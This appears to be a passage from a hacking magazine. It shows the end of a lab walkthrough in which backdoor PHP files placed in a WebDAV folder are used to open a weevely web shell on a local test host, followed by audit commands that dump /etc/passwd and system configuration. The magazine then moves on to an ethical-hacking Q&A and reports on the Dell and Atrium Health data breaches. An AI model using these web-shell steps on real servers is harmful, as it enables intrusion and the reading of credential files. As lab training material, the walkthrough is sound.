Index of /dav - Mozilla Firefox
phpMyAdmin x Index of /dav x +
192.168.41.134/dav/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training
Index of /dav
Name Last modified Size Description
Parent Directory -
backdoor.php 27-Apr-2019 02:39 1.1K
php-backdoor.php 27-Apr-2019 02:22 2.7K
weebackdoor.php 27-Apr-2019 02:45 698
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.41.134 Port 80
```

Connect to our weebackdoor.php web shell using command as shown below. As you can see, we got a system shell.

```
root@kali:~# weeveily http://192.168.41.134/dav/weebackdoor.php 123456

[+] weeveily 3.6.2

[+] Target:      www-data@192.168.41.134:/var/www/dav
[+] Session:    /root/.weeveily/sessions/192.168.41.134/weebackdoor_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily>
```



To see all the commands we can use here, type command `:help`. Here are some commands we can try. The `:audit_etcpasswd` command shows you the contents of the passwd file.

```
www-data@192.168.41.134:/var/www/dav $ :audit etcpasswd
[-][channel] The remote script execution triggers an error 500, check script and
payload integrity
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

The `:audit_filesystem` command audits the file system.

```
www-data@192.168.41.134:/var/www/dav $ :audit filesystem
[-][channel] The remote script execution triggers an error 500, check script and
payload integrity
[-][filesystem] Search executable files in /home/ folder
/home/
/home/service
/home/ftp
/home/user
/home/msfadmin
[-][filesystem] Search writable files in /home/ folder
[-][filesystem] Search certain readable files in etc folder
/etc/apparmor.d/abstractions/ssl_keys
```

The `:audit_phpconf` command shows us the PHP configuration of the target website.

```
www-data@192.168.41.134:/var/www/dav $ :audit phpconf
[-][channel] The remote script execution triggers an error 500, check script and
payload integrity
+-----+
-+
| Operating System      | Linux
|
| PHP version          | 5.2.4-2ubuntu5.10
|
| User                 | www-data
|
| open_basedir         | Unrestricted
|
| expose_php           | PHP configuration information exposed
|
| file_uploads         | File upload enabled
|
| display_errors       | Information display on error enabled
```

HACKING Q & A

Q: What is ethical hacking and why do people join this course?

A : Ethical hacking is same as hacking, but in ethical hacking some ethics or rules are followed. Whereas hackers hack into anything not caring about the effect or losses it may have (note that this is illegal and punishable by law), ethical hackers don't hack into anything unless they have prior permission.

With the number of hacking incidents increasing day by day and data breaches becoming a regular phenomenon, many companies are hiring the good hackers (Ethical hackers) to protect their company's assets (read data). The duty of these guys is to think like the bad guys and strengthen the security of their respected company. This is where the many courses on ethical hacking come into play. They teach the art of ethical hacking and people join this course to become ethical hackers.

Q:What are some useful wifi hacks that no one generally knows about?

A: When it comes to wireless hacking, many people assume it is done by cracking either the WEP or WPA/WPA2 encrypted password. There is another easier and more dangerous way known as Wireless Phishing. In this type of phishing, a fake (or Rogue) Wireless access point is started with the same name as the original Wireless access point.

If the users who regularly connect to the original Wireless access point are not cautious enough and connect to the fake Wireless access point for internet and happen to enter their credentials on any of the sites there, they may get hacked. This is known as "evil twin" attack.

Recently (I mean last year in 2018) Dutch intelligence agents arrested and deported some Russian hackers who parked a car in the vicinity of the office of the Organisation for the Prevention of Chemical Weapons (OPCW). This organisation was investigating the case

of the use of chemical weapons in Syria which may have caught Russia on the wrong side. The Russian hackers who were deported were trying to hack into the Wireless networks of their target using the same method I detailed above : evil twin attack.

Q : How can hacking be useful except for using it in cybersecurity?

A : Hmm. This question reminds me about an incident I heard before. It was a prison in India. Just like some prisons, this prison had a jammer to jam signals of mobile phones. This is normally done to prevent the usage of mobile phones by inmates (You know, criminals can run their whole dhandha sitting in the prison using a mobile phone). One of the inmates happened to be an engineer who had knowledge about these devices. To overcome this problem of jammer, he suggested other criminals to place some salt on the jammer device. This trick worked and the jammer became defunct after some days.

See, here hacking was done and it had nothing to do with cyber security. Hacking never began with computers nor will it be limited to just computers. Hacking opens your mind to another near invisible door whether in cyber security or not.

Q :Can I become an ethical hacker without learning Python?

A : May be YES or may be NO. It also depends on the expert level you want to achieve in hacking. Python is one of the many programming languages used in hacking mainly for coding exploits. What makes Python more attractive is the simplicity with which it can be mastered.

It is not mandatory that you have to learn Python to become an ethical hacker. There are other programming languages which are used in ethical hacking. Nowadays for almost

(Cont'd in Next Page)

HACKING Q & A

any purpose, there are tools. But to become a true hacker, knowledge of at least one programming language is must and Python is something I advise you to start with.

Q : Does any Government conduct ethical hacking surreptitiously?

A : To be precise, most governments already conduct hacking if not ethical hacking operations secretly. After land, water, air and space, cyber space is considered the fifth domain of warfare in the 21st century. This is because everything nowadays is connected to internet in some way or other. Most advanced countries already have their cyber armies although most of them do not accept this publicly.

Some of the powerful cyber armies are

1.The People's Liberation Army Unit 61398

Considered one of the most active cyber armies around the world, this unit belongs to the country China.

2. Fancy Bear

Fancy Bear is considered the cyber army belonging to Russia and is accused in many hacking cases like US election hacking, hacking the OPCW and World Anti Doping agency WADA etc.

Q : Can hacking be ethical?

A : YES. Why not? Hacking can be 100% ethical. In ethical hacking, before we hack (usually called penetration testing) into any network or company, we take prior permission about the rules of engagement i.e what we are testing, what tools we use, to what level we will be hacking, etc. Once the test is finished, we will reveal the vulnerabilities in the company only to them so that they can rectify them to prevent bad guys from exploiting them.

Compare this with cracking (illegal hacking) They hack into any organization's network without prior permission, exploit any vulnerability and gain access to the network, grab data or damage the organization's resources without any regard for the losses or damage this may

cause to that organization.

Q : Can we give the CEH exam without any bachelor's degree?

A : Yes, You can. But just think why you want to give the exam. CEH or Certified Ethical Hacker exam is a certification that states that you have completed a course in ethical hacking. Normally this is used by companies as a basic requirement to recruit aspirants in cyber security jobs. When you want to get into a job in any company, what is the basic requirement? Graduation or Degree.

So in my opinion, even if you take a CEH exam without degree, it will not be of much use to you assuming that you are doing this to get a job. Assuming that you are not doing this for a job but to prove your worth in the skills of hacking, let me tell you that no certification can be a 100% guarantee for any skills.

NOTE : If you are passionate about hacking and you want to prove your worth, try some Bug Bounties and do some extra research on hacking and continuously keep honing your skills. The knowledge given by CEH course is very limited.

Send all
your questions
regarding
hacking
to
qa@hackercool.com

DELL AND ATRIUM HEALTH

DATA BREACH THIS MONTH

Dell is an American multinational computer technology company that develops, sells, repairs and supports computers and related products and services. Dell announced a data breach that they have detected on November 9.

What?

The company spokesperson announced that information like customer names, their email addresses and hashed passwords may have been stolen by unauthorized persons. All this data belonged to Dell.com and services of Dell like Premier, Global Portal, DellEMC.com support.dell.com (Esupport.) and Dell Technologies.com was not affected.

How?

The details of how Dell's network was breached is still unknown although it is assumed they exploited some vulnerability in the code of the website.

Aftermath

Although the breach was detected on 8th of November 2018, the company announced about the breach in the last days of the month. During the interim period, the company has said that it conducted its own investigation and has concluded that the data might not have been stolen. The company has also tried to downplay the data breach citing the reason of hashed passwords. It stated that since passwords are hashed, they are safe even if they fell into wrong hands. However, the company has started resetting the passwords of its customers.

What You should do?

If you have an account on Dell.com and are not sure of it is breached or not, you should log in into the website to reset your password. Even though the company says hashed passwords should keep users safe, it did not clarify the technology used to hash the passwords. Only some hashes are unbreakable. So you should make sure you have not used the same password elsewhere. If you have done so, you should change the password there also.

Atrium Health, previously known as Carolina HealthCare System is a non-profit healthcare and wellness provider operating around 44 hospitals in Georgia, North Carolina and South Carolina states of USA. AccuDoc Solutions Inc. is a provider of online healthcare billing services for many healthcare providers of which Atrium Health is one.

What?

Data belonging to over **2.65 million patients** was exposed between September 22 and 29. This data included information like names of the patients, home address, patient's Date Of Birth, Insurance Policy information, medical record numbers and account balances. Apart from this information over 7,00,000 Social Security Numbers were also exposed.

How?

Between September 22 and September 29, a hacker accessed the databases of the above mentioned patients using their client AccuDoc Solutions. It is to be noted that the servers of AccuDoc Solutions were completely different from those of Atrium Health.

Aftermath

AccuDoc Solutions informed Atrium Health about this unauthorized access on October 1 and immediately enhanced its security. Atrium Health also launched an investigation immediately and concluded that although data was exposed, it was not downloaded by the unauthorized party.

Both these organizations have notified the FBI of the data breach. The organizations stressed that there is still no evidence of the exposed data being misused. However they said that they are still contacting all patients and guarantors whose data got exposed.

As a response to the exposing of Social Security numbers, the organizations announced that they will be providing free credit monitoring services for the people affected.

This is latest in the data breach cases where data got leaked due to a third party.